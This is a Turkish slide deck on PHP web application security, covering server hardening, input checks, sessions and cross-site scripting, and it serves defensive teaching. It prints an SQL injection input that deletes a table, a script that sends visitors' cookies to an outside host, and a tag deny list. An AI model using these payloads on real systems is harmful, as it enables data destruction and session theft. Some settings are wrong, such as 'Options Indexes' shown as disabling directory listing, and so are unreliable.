PHP ile Web Uygulama Güvenliği

Burak DAYIOĞLU - Burç YILDIRIM
bd@dikey8.com by@dikey8.com

http://www.dikey8.com

Web'de Güvenlik İhtiyacı

- Web'e bağımlılığımız giderek artıyor
  - Uygulamalar artan biçimde görev-kritik hale geliyor
- Web uygulamaları giderek karmaşıklaşıyor
  - Uygulamaların çeşitliliği ve uygulamalardan beklentiler artıyor
  - Web giderek bir platform biçimine dönüşüyor

Web Uygulama Güvenliği

- Web uygulama güvenliği tek bir noktaya odaklanarak sağlanamaz;
  - Fiziksel Güvenlik
  - Ağ Altyapısının Güvenliği
  - Sunucu Bilgisayar Sistemlerinin Güvenliği
  - Web Sunucu Yazılımlarının Güvenliği
  - Uygulama Platformunun Güvenliği
  - İletişim Güvenliği
  - Uygulama Güvenliği
  - İstemci Güvenliği

  bir arada değerlendirilmelidir

Ağ Altyapısının Güvenliği

- Güvenlik duvarları ile ağlar arasında yalıtım
  - Web sunucuya doğru yalnızca web istemlerinin geçmesine izin verilmesi
  - Tüm diğer erişimlerin kayıt edilmesi ve düzenli izlenmesi
- Saldırı tespit sistemleri ile ağ trafiğinin izlenmesi
  - Anormal/beklenmedik trafiğin tespit edilmesi
  - Bilindik web saldırılarının tespit edilmesi
  - Tespit edilen saldırılara hızla müdahale edilmesi

DDoS Koruması

- Egress/Ingress Filtrelemesi
  - Kurum içi kullanım için rezerve edilen IP adres bloklarında yer alan IP adreslerinden kuruma gelen ve kurumdan çıkan IP paketlerinin filtrelenmesi
    - 10.0.0.0/24
    - 192.168.0.0/24
    - ...
- Traffic Rate Throttle
  - Trafiğin ani artışını tespit eden ve belirli bir limitten hızlı artmasını engelleyen teknoloji

Sunucu Sistemin Güvenliği

- Minimalist yaklaşım
  - Yalnızca gerekli süreçlerin işletilmesi
  - Kullanıcılara ve yazılımlara yalnızca gerektiğince yetki verilmesi
- Sunucu sistemin ve süreçlerin üretici tarafından tavsiye edilen güvenlik ayarlarının yapılması
- Sunucu güvenlik duvarının kullanılması
- Dosya bütünlük denetleyicilerinin kullanılması
- Çalıştırılan tüm yazılımların ve işletim sisteminin
  - Güncel yamalarının izlenmesi
  - İlgili olanlarının vakit geçirmeden uygulanması

Web Sunucusunun Güvenliği

- DoS Koruması

```
MaxClients 200
```

- Olabildiğince kapsamlı kayıt tutulması

```
CustomLog /var/log/httpd/access_log combined
```

- Gereksiz örnek uygulamaların kaldırılması
  - Cgi-bin, php, asp ...
- Web'den görüntülenmesi uygun olmayan dosyaların gizlenmesi

```
<Files ~ "\.inc$">
    Order allow,deny
    Deny from all
    Satisfy All
</Files>
```

Web Sunucusunun Güvenliği -2

- Dizin listelemesinin iptal edilmesi

```
<Directory />
    Options Indexes
    ...
</Directory>
```

PHP Ortamının Güvenliği

- PHP ayar dosyasında en azından aşağıdaki ayarlar yapılmış olmalıdır
  - display_errors = off
  - log_errors = on
  - error_log = /usr/local/apache/logs/php-errors
  - file_uploads=off
  - allow_url_fopen=off

İletişim Güvenliği

- İstemci ve sunucu arasında TLS/SSL kullanılması iletişim gizliliğini sağlayabilir
  - İletişim üçüncü şahıslar tarafından dinlenemez
  - SSL, sayısal sertifikalar ile sunucu ve istemcinin birbirinin kimliğini doğrulamasına da imkan verir
- SSL ve sunucu performansına etkisi
  - Tüm iletişimin şifrelenmesi, çok sayıda istemcinin olduğu durumda ciddi bir sunucu yükü oluşturacaktır
  - En azından kredi kartı bilgilerinin alındığı, kullanıcı adı ve parolaların alındığı ekranlarda kullanılması önerilir
  - SSL-hızlandırıcılar şifrelemeden doğan performans probleminin çözümlenmesi için kullanılabilir

PHP Uygulamalarının Güvenliği

- Formlar ve Veri Girişleri
- Kullanıcı Doğrulama
- Oturum Yönetimi ve Çerezler
- Cross-Site Scripting

Form Alanlarının Denetimi

- Uzunluğun denetimi
  - **<INPUT TYPE=TEXT NAME=isim MAXLENGTH=30>**
  - Alan taşırma (ing. buffer-overflow) saldırıları
- İçeriğin denetimi
  - Yalnızca uygun harflere izin ver (alternatifi olan “yasak harfleri ara”’dan çok daha başarılı
  - Sokuşturma (ing. injection) saldırıları
    - Command injection
    - SQL injection
    - ...

SQL Sokuşturma Örneği

- Kaynak koddaki ilgili bölüm

```
$query = “SELECT HBASLIGI FROM HABERLER
          WHERE HABER LIKE ‘%” . $aramakriteri . ”%’”;
```


- Kullanıcı “güvenlik” girdiğinde

```
SELECT HBASLIGI FROM HABERLER
          WHERE HABER LIKE ‘%güvenlik%’
```

- Kullanıcı “’; DELETE FROM HABERLER--” girdiğinde

```
SELECT HBASLIGI FROM HABERLER
          WHERE HABER LIKE ‘%’; DELETE FROM HABERLER--%’
```

SQL Sokuşturma Sonucu



Form Alanlarının Denetimi - 2

- Radyo ve çekmeli listelerden gelecek bilgiler de denetlenmelidir

```
<SELECT NAME="UNIVERSITE">
   <OPTION VALUE=ODTU>ODTÜ</OPTION>
   <OPTION VALUE=HU>Hacettepe Ünv.</OPTION>
   <OPTION VALUE=IU>İstanbul Ünv.</OPTION>
</SELECT>
```

Beklenmedik Form Alanları

- PHP uygulamalarında kullanıcı tarafından gönderilen form alanları otomatik olarak global bir değişken olarak tanımlanır(dı):
  - test.php adındaki deneme programı yalnızca “no” parametresi alıyor iken “test.php?no=5&enbuyuk=1” biçiminde çağrılabilir
  - PHP 4.2.0 öncesinde “enbuyuk” otomatik olarak bir global değişken olarak tanımlanıyor
  - PHP 4.2.0 ile birlikte superglobal kavramı geldi
    - $_GET $_POST
    - $_GET[“no”]

Gizli Değişkenler ve Metodlar

- Gizli Değişkenler (Hidden Variables)
  - Kullanıcıya emanet edilen sunucu ile ilgili bilgidir
  - Güvenilir değildir; kullanıcılar değerini değiştirebilir
  - Mümkün olduğunca kullanımından kaçınılmalıdır
- GET/POST metodları ve güvenlik
  - GET ile gönderilen form alanları tarayıcı adres çubuğunda görünür
  - Güvenlik açısından herhangi bir farkları yoktur
  - Formunuzu hangi metod ile bilgi gönderecek biçimde tanımladıysanız yalnızca o metod ile gelen bilgileri değerlendiriniz

Kullanıcı Doğrulama

- Kullanıcı doğrulama mümkün ise SSL üzerinden gerçekleştirilmelidir
  - Kullanıcılar sunucunun doğruluğundan emin olur
  - Kullanıcılar ve sunucular arasındaki iletişim dinlenemez
- Kullanıcı doğrulama bilgileri şifrelenmiş biçimde depolanmalıdır
- Mümkün ise kullanıcı parolalarının belirli aralıklar ile yenilenmesi sağlanmalıdır

Kaba Kuvvet Saldırıları

- Kullanıcıların “kaliteli” parola seçmesine yazılım desteği
- Kullanıcı adının mı yoksa parolanın mı yanlış girildiği bildirilmemelidir
- N sefer yanlış parola girişi denemesi sonunda hesap “kilitlenebilir” ya da hesabın sahibi bilgilendirilebilir
- N sefer yanlış parola girişi sonrasında girişimde bulunan IP geçici süre ile hizmetten alıkoyulabilir
- Her yanlış girişte sistem daha geç yanıt verebilir

Oturum Yönetimi

- HTTP protokolü oturum temelli değildir
  - Tüm “sayfalar” ve bu sayfalara yapılan istekler “bağımsızdır”
- Bu model web uygulamaları için uygun değildir
  - Web uygulamaları durum ile ilgili bilgiyi saklamak ve kullanmak istemektedir
  - Cookie’ler ve parametreler ile oturum oluşturulması
    - İstemcide saklanan “bilgi” ile son durumun her yeni istekte baştan oluşturulması
    - http://www.dikey8.com/index.php?PHPSESSID=fb15c97f84e437455be7284860af541f

Oturum Güvenliği

- İstemci tarafında olabildiğince az bilgi saklanmalı, saklanan bilgilere de güvenilmemelidir
  - Cookie'ler içerisinde geçerli kullanıcı adı, kredi kartı gibi bilgiler kesinlikle saklanmamalıdır
  - Bir saldırgan cookie'leri değiştirebilir
  - Cookie'ler çalınabilir
- Cookie'ler ya da URL ile istemler arasında taşınan bilgiler yalnızca "kullanıcı tanımlayıcısı" ile sınırlı olmalıdır
  - Oturum ile ilişkilendirilmiş tüm diğer bilgiler sunucu üzerinde saklanmalıdır
  - PHP'nin oturum işlevleri bu modelde çalışmak üzere tasarlanmış ve geliştirilmiştir

Kullanıcı Tanımlayıcısı Güvenliği

- Kullanıcı tanımlayıcısı olarak seçilen belirteçler sıradan atanmamalı, geniş bir aralıktan rastgele seçilmelidir
  - Kolayca tahmin edilemeyen kullanıcı tanımlayıcıları
- Tanımlayıcılar, sunucu tarafında oturum ile ilgili diğer bilgiler ile eşlenmelidir
  - İstemci IP adresi, tarayıcı marka/modeli, ...
  - Bir tanımlayıcı ile, örneğin, farklı bir IP adresinden istem geldiğinde bu istem bir “saldırı” olarak değerlendirilmelidir

Oturum Güvenliği

- Oturum denetimi için HTTP_REFERER'ın kullanılması uygun değildir
  - Bir önce ziyaret edilen sayfa (HTTP_REFERER) istemci tarafından gönderilen bir bilgidir
  - Bir saldırgan dilediği adresi "bir önce ziyaret ettiğim sayfa" olarak sunucuya gönderebilir

Cross-Site Scripting

- Bir kullanıcı tarafından girilen bilgilerin bir başka kullanıcı tarafından görüntülenebildiği durumlar dikkatle incelenmelidir
  - Forumlar, ziyaretçi defterleri, webmail vb.
- Girilebilecek bilgiler içinde yer alabilecek HTML TAG'leri diğer kullanıcıların bu bilgileri nasıl görüntüleyeceğini de değiştirebilir

```
<script>
window.open(
  "http://www.dikey8.com?
  cook="+document.cookie);
</script>
```

Cross-Site Scripting

- Mümkünse kullanıcılar tarafından girilen bilgilerin başka kullanıcılarca görüntülenebilmesinden kaçınılmalıdır
- Bunun mümkün olmadığı durumlarda aşağıdaki TAG'ler elenmelidir

<APPLET>	**<BASE>**	**<BODY>**
<EMBED>	**<FRAME>**	**<FRAMESET>**
<HTML>	**<IFRAME>**	**<IMG>**
<LAYER>	**<META>**	**<OBJECT>**
<P>	**<SCRIPT>**	**<STYLE>**

  - Aşağıdaki nitelikleri barındıran TAG'lerin tümü elenmelidir

<STYLE> <SRC> <HREF> <TYPE>

Özet

- Web uygulamalarının güvenliğinin sağlanması kurumlar için yaşamsal önemli olabilir
- Web uygulama güvenliği tek bir noktaya odaklanarak sağlanamaz
  - Ağ altyapısının, sunucu sistemlerinin, sunucu yazılımların, iletişimin ve uygulamaların güvenliğinin bir arada ele alınması gerekmektedir
- Uygulama geliştirme sürecinde
  - Kullanıcılara ve onların eylemlerine güvenilmemesi
  - İstemci bilgisayar sistemleri üzerinde olabildiğince az bilgi depolanması

  konularına özellikle dikkat edilmelidir

Referanslar

- **Gutzmann, Access Control and Session Management in the HTTP Environment, IEEE Internet Computing, January-February 2001.**
- **Fu et. al., Do's and Dont's of Client Authentication on the Web, In Proceedings of the 10th USENIX Security Symposium, August 2001.**
- **Tracy et. al., Guidelines on Securing Public Web Servers, NIST Special Publication 800-44, February 2002.**
- **Wheeler, Secure Programming for Linux and Unix HOWTO, October 2001.**
- http://www.whitehatsec.com
- http://www.owasp.org